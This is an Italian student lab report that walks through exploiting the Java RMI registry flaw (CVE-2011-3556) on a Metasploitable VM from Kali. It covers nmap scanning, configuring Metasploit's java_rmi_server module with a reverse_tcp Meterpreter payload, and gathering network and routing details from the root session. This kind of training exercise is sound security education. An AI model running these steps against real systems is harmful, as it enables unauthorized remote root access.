CSPT0124 – CHIARA BORTOLOTTI

Exploit JAVA RMI

Benchmark M4


TRACCIA

- LA NOSTRA MACCHINA METASPLOITABLE PRESENTA UN SERVI-ZIO VULNERABILE SULLA PORTA 1099 – JAVA RMI. SI RICHIEDE ALLO STUDENTE, RIPERCORRENDO GLI STEP VISTI NELLE LEZIONI TEORICHE, DI SFRUTTARE LA VULNERABILITÀ CON METASPLOIT AL FINE DI OTTENERE UNA SESSIONE DI METER-PRETER SULLA MACCHINA REMOTA.

REQUISITI


- LA MACCHINA ATTACCANTE (KALI) DEVE AVERE IL SEGUENTE INDIRIZZO IP: 192.168.11.111
- LA MACCHINA VITTIMA (METASPLOITABLE) DEVE AVERE IL SEGUENTE INDIRIZZO IP: 192.168.11.112
- UNA VOLTA OTTENUTA UNA SESSIONE REMOTA METERPRETER, LO STUDENTE DEVE RACCOGLIERE LE SEGUENTI EVIDENZE SULLA MACCHINA REMOTA: 1) CONFIGURAZIONE DI RETE; 2) INFORMAZIONI SULLA TABELLA DI ROUTING DELLA MACCHINA VITTIMA 3) ALTRO…

FASI




PRIMO STEP

Configurazione degli indirizzi di rete di Kali e Metasploitable



SECONDO STEP

Exploit del servizio Java RMI e ottenimento di una sessione di Meterpreter sull'host remoto



TERZO STEP

Recupero delle informazioni circa la configurazione di rete e la tabella di routing della macchina target

1. Configurazione degli indirizzi di rete di Kali e Metasploitable

Prima di procedere con i test richiesti dalla consegna, procediamo alla configurazione degli IP sulle macchine coinvolte. Le VM saranno sulla medesima rete interna stessa rete interna, si procederà poi al riavvio delle macchine in questione. A Kali, la macchina attaccante, verrà assegnato indirizzo IP 192.168.11.111, mentre per Metasploitable, che sarà il nostro target) assegneremo IP 192.168.11.112

```
 GNU nano 6.4                                  /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ /etc/init.d/networking restart
Restarting networking (via systemctl): networking.service.
```

```
  GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface

auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Procediamo con un ping test per verificare la corretta comunicazione, con esito positivo.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.606 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.662 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.87 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2060ms
rtt min/avg/max/mdev = 0.606/1.045/1.867/0.581 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=1.55 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.487 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.29 ms

--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.487/1.113/1.554/0.454 ms
msfadmin@metasploitable:~$ _
```


2. Exploit del servizio Java RMI e ottenimento di una sessione di Meterpreter sull'host remoto

In Java, tramite la tecnologia RMI (Remote Method Invocation), è possibile invocare metodi di oggetti remoti (cioè appartenenti a processi diversi, e quindi su una macchine diverse) come se l'oggetto in questione appartenesse allo stesso processo in cui viene chiamato il metodo. Tuttavia, è importante notare che questa tecnologia presenta una grave falla di sicurezza derivante da una configurazione di default non corretta. Questa falla consente a un potenziale attaccante di inserire codice dannoso per ottenere accesso amministrativo alla macchina di destinazione con i privilegi di root. Tale vulnerabilità è stata identificata col codice CVE-2011-3556 nel database delle CVE (Common Vulnerabilities and Exposures), e valutata con uno score di 7.5.


L'esercitazione di oggi verterà sul cercare di sfruttare la vulnerabilità descritta in precedenza sul target identificato in Metasploitable (IP 192.168.11.112) tramite il framework Metasploit.
Sappiamo che la vulnerabilità è associata alla porta TCP 1099, procediamo dunque ad avviare una scansione delle porte della macchina target utilizzando nmap.

-nmap 192.168.11.112 -sV -T5 (scansione di tipo Version Detection con timing impostato alla massima velocità di calcolo, sulle mille porte più note)

Abbiamo ottenuto conferma che la porta 1099 dell'host analizzato è aperta ed espone dunque il servizio Java RMI.



Avviamo Metasploit su Kali, con il comando msfconsole e procediamo con la ricerca all'interno del framework con il comando search java_rmi



Il comando appena lanciato ci restituisce una lista di exploit disponibili. Scegliamo il modulo exploit/multi/misc/java_rmi_server che sfrutta la configurazione di default errata del registro RMI.


Eseguiamo dunque il comando use 1; successivamente lanciamo il comando show options in modo da riepilogare i parametri di configurazione dell'attacco. Dalla schermata evinciamo (fig. successiva) che è necessario impostare un host remoto (RHOSTS -> yes) che sarà il target della nostra offensiva. La porta remota (RPORT) verso il quale è diretto il nostro attacco è la 1099, che risulta essere già impostata.

Impostiamo dunque il nostro target con il comando set RHOSTS 192.168.11.112

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```


Lanciamo "show options" per verificare la configurazione

Terminata la configurazione del modulo exploit, passiamo alla selezione del modulo relativo al payload. Esiste un payload di default (java/meterpreter/reverse_tcp) che manterremo per l'exploit, esiste tuttavia una lista di payloads disponibili e consultabili con il comando "show payloads", come da figura che segue.



Le payload options preconfigurate specificano automaticamente l'indirizzo del server in ascolto in localhost (LHOST), corrispondente all'indirizzo IP di Kali 192.168.11.111, e la relativa porta di ascolto (LPORT) 4444; il tipo di attacco che andremo ad eseguire prevede infatti una reverse tcp connection.

Avviamo dunque l'exploit eseguedo il comando run, così verrà creato il server di ascolto tramite il quale riceveremo i pacchetti TCP provenienti dalla macchina target



La sessione di Meterpreter
è stata creata con successo

3.Recupero delle informazioni riguardo configurazione di rete e tabella di routing della macchina target

L'obiettivo da raggiungere tramite la sessione di exploit appena ottenuta è è quella di entrare in possesso di informazioni relative alla configurazione di rete della macchina target e le tabelle di routing. Eseguiamo il comando help, che ci permette di consultare la lista di comandi a nostra disposizione in Meterpreter.

```
meterpreter > help
```

CONSULTIAMO L'AREA RELATIVA AL NETWORKING:


Stdapi: Networking Commands

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Eseguiamo ifconfig per visionare la configurazione delle interfacce di rete presenti sulla macchina target:

Ritroviamo un'interfaccia di rete all'interno della quale risiede l'indirizzo IP di Metasploitable utilizzato per avviare l'exploit, più la classica interfaccia di loopback con l'indirizzo IP del localhost.

Adesso accediamo alle tabelle di routing con il comando route, che conferma la configurazione appena vista.



```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.11.112   255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                      Netmask  Gateway  Metric  Interface
    ------                      -------  -------  ------  ---------
    ::1                         ::       ::
    fe80::a00:27ff:fe46:9230    ::       ::
meterpreter >
```

Come ultimo step verifichiamo di avere effettivamente a disposizione l'accesso al target con privilegi amministrativi: richiediamo una shell della macchina exploitata ed eseguiamo due semplici comandi:
-pwd per avere conferma della cartella in cui ci troviamo (in caso di accesso da utente root, la posizione di default sarà la cartella corrispondente "/")
-whoami per avere conferma della tipologia di utenza in uso in questa sessione:

I risultati sono quelli attesi, abbiamo perciò conferma di aver ottenuto completo accesso alla macchina target.